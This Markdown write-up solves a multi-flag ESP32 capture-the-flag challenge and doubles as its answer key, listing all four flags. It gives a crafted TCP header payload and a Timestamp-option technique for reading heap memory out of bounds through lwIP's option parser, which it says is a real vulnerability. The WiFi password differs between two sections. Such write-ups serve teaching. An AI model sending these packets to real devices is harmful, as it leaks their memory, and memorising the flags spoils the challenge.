
228 lines
5.2 KiB
Markdown
228 lines
5.2 KiB
Markdown
# Phantom Byte
|
||
|
||
| Field | Value |
|
||
|-------|-------|
|
||
| Category | ESP |
|
||
| Difficulty | Multi-part (Easy to Hard) |
|
||
| Points | 100 / 200 / 300 / 500 (4 flags) |
|
||
| Author | Eun0us |
|
||
| CTF | Espilon 2026 |
|
||
|
||
---
|
||
|
||
## Description
|
||
|
||
An ESP32 device was seized during a raid on an underground hackerspace.
|
||
It is a relay node for a mesh network called **"The Wire"**.
|
||
|
||
The node's WiFi AP is still broadcasting. A debug probe is exposed on its TCP input path.
|
||
|
||
*Peel back the layers. Extract every secret this node is hiding.*
|
||
|
||
**WiFi:** `Phantom_Node` / `thewire2026`
|
||
**Service:** `tcp://192.168.4.1:1337`
|
||
|
||
*"Close this world. Open the nEXt."*
|
||
|
||
---
|
||
|
||
## TL;DR
|
||
|
||
Four-layer progressive challenge based on a **real lwIP vulnerability** in
|
||
`tcp_get_next_optbyte()`. Layer 1: read base64 from UART boot log. Layer 2: find
|
||
a hidden command. Layer 3: heap-leak via crafted TCP option header (trace mode). Layer 4:
|
||
blind extraction using the TCP Timestamp option as an oracle.
|
||
|
||
---
|
||
|
||
## Tools
|
||
|
||
| Tool | Purpose |
|
||
|------|---------|
|
||
| `esptool.py` | Flash firmware to ESP32 |
|
||
| `screen` / `minicom` | Read UART boot log |
|
||
| `nc` | Connect to TCP service on port 1337 |
|
||
| Python 3 | Automated exploit / solve script |
|
||
|
||
---
|
||
|
||
## Flags Summary
|
||
|
||
| Flag | Name | Points | Value |
|
||
|------|------|--------|-------|
|
||
| 1/4 | Signal | 100 | `ESPILON{u4rt_s33s_4ll}` |
|
||
| 2/4 | Backdoor | 200 | `ESPILON{h1dd3n_c0nf1g}` |
|
||
| 3/4 | Memory Bleed | 300 | `ESPILON{ph4nt0m_byt3_h34p_l34k}` |
|
||
| 4/4 | Blind Oracle | 500 | `ESPILON{bl1nd_str4ddl3}` |
|
||
|
||
---
|
||
|
||
## Solution
|
||
|
||
### Setup
|
||
|
||
Flash firmware, connect to WiFi AP `Phantom_Node` / `thewire2024`, then:
|
||
|
||
```bash
|
||
nc 192.168.4.1 1337
|
||
```
|
||
|
||
---
|
||
|
||
### Flag 1 — Signal
|
||
|
||
(100 pts)
|
||
|
||
Monitor the UART output during boot. Among the diagnostic lines:
|
||
|
||
```
|
||
[ 0.089] DIAG:b64:RVNQSU9Me3U0cnRfczMzc180bGx9
|
||
```
|
||
|
||
Decode the base64:
|
||
|
||
```bash
|
||
echo "RVNQSU9Me3U0cnRfczMzc180bGx9" | base64 -d
|
||
# ESPILON{u4rt_s33s_4ll}
|
||
```
|
||
|
||
> 📸 `[screenshot: UART terminal showing the base64 diagnostic line on boot]`
|
||
|
||

Submit over TCP:
|
||
|
||
```text
|
||
ph> unlock ESPILON{u4rt_s33s_4ll}
|
||
>> sequence accepted.
|
||
>> layer 2 unlocked. you're getting closer to the wire.
|
||
```
|
||
|
||
---
|
||
|
||
### Flag 2 — Backdoor (200 pts)
|
||
|
||
In layer 2, `help` lists the documented commands. The `mem` output hints:
|
||
|
||
```
|
||
ph> mem
|
||
>> secrets cached in the wire
|
||
```
|
||
|
||
And `info` shows:
|
||
|
||
```
|
||
>> backdoor: [CLASSIFIED]
|
||
```
|
||
|
||
The hidden command is `wire`:
|
||
|
||
```text
|
||
ph> wire
|
||
>> accessing the wire...
|
||
>> config_cache dump:
|
||
>> ESPILON{h1dd3n_c0nf1g}
|
||
```
|
||
|
||
> 📸 `[screenshot: wire command revealing the hidden config cache contents]`
|
||
|
||
Submit:
|
||
|
||
```text
|
||
ph> unlock ESPILON{h1dd3n_c0nf1g}
|
||
>> layer 3 unlocked. careful. the deeper you go, the less you come back.
|
||
```
|
||
|
||
---
|
||
|
||
### Flag 3 — Memory Bleed (300 pts)
|
||
|
||
In layer 3, enable debug tracing:
|
||
|
||
```text
|
||
ph> trace on
|
||
>> trace enabled.
|
||
```
|
||
|
||
The vulnerability: `tcp_get_next_optbyte()` uses `doff * 4` as the claimed option
|
||
length without checking that it stays within the actual received segment bytes. Build
|
||
a 20-byte TCP header with Data Offset = 15 (claims 40 option bytes, 20 more than present):
|
||
|
||
```
|
||
Bytes 12-13: F002 (doff=15, flags=SYN)
|
||
Full: 053900500000000100000000f002ffff00000000
|
||
```
|
||
|
||
```text
|
||
ph> inject 053900500000000100000000f002ffff00000000
|
||
```
|
||
|
||
The trace output shows each out-of-bounds byte read from the adjacent `config_cache`:
|
||
|
||
```
|
||
[TRACE] tcp_get_next_optbyte:
|
||
[ 20] 0x45 << oob
|
||
[ 21] 0x53 << oob
|
||
[ 22] 0x50 << oob
|
||
[ 23] 0x49 << oob
|
||
...
|
||
```
|
||
|
||
Convert the oob bytes to ASCII: `ESPILON{ph4nt0m_byt3_h34p_l34k}`
|
||
|
||
> 📸 `[screenshot: trace output showing oob bytes reading the flag from heap]`
|
||
|
||
---
|
||
|
||
### Flag 4 — Blind Oracle (500 pts)
|
||
|
||
Disable trace output — no more per-byte visibility:
|
||
|
||
```text
|
||
ph> trace off
|
||
```
|
||
|
||
The vulnerability still exists, but now the only feedback is the **parsed option
|
||
values** emitted as structured output. Use the TCP Timestamp option (kind=8, len=10)
|
||
to straddle the segment boundary. The 8 data bytes (TSval + TSecr) are read from OOB
|
||
heap memory, but their values are returned as decimal numbers in the response.
|
||
|
||
**Extraction technique:**
|
||
|
||
Place the Timestamp kind+len bytes as the last 2 in-bounds bytes. The 8 value bytes
|
||
are read from the adjacent flag buffer.
|
||
|
||
- Chunk 1 (bytes 0–7): `>> opt: TS=1163150159/1280267387`
|
||
- `1163150159 = 0x45535049` → `ESPI`
|
||
- `1280267387 = 0x4C4F4E7B` → `LON{`
|
||
|
||
- Chunk 2 (bytes 8–15): decode TSval/TSecr → `bl1n` / `d_st`
|
||
|
||
- Chunk 3 (bytes 16–22): decode TSval/TSecr → `r4dd` / `l3}\x00`
|
||
|
||
Reconstruct: `ESPILON{bl1nd_str4ddl3}`
|
||
|
||
> 📸 `[screenshot: inject command returning TS values that decode to flag bytes]`
|
||
|
||
Automated solver:
|
||
|
||
```bash
|
||
python3 solve.py 192.168.4.1 1337
|
||
```
|
||
|
||
---
|
||
|
||
## Real-world Context
|
||
|
||
This challenge is based on a **real vulnerability** found in lwIP 2.1.3 (ESP-IDF v5.3).
|
||
The function `tcp_get_next_optbyte()` in `tcp_in.c` does not validate that the option
|
||
index stays within the pbuf's actual payload length. A remote attacker can send a crafted
|
||
TCP packet to any ESP32 with an open TCP port and leak adjacent heap memory.
|
||
|
||
---
|
||
|
||
## Flag
|
||
|
||
- Flag 1: `ESPILON{u4rt_s33s_4ll}`
|
||
- Flag 2: `ESPILON{h1dd3n_c0nf1g}`
|
||
- Flag 3: `ESPILON{ph4nt0m_byt3_h34p_l34k}`
|
||
- Flag 4: `ESPILON{bl1nd_str4ddl3}`
|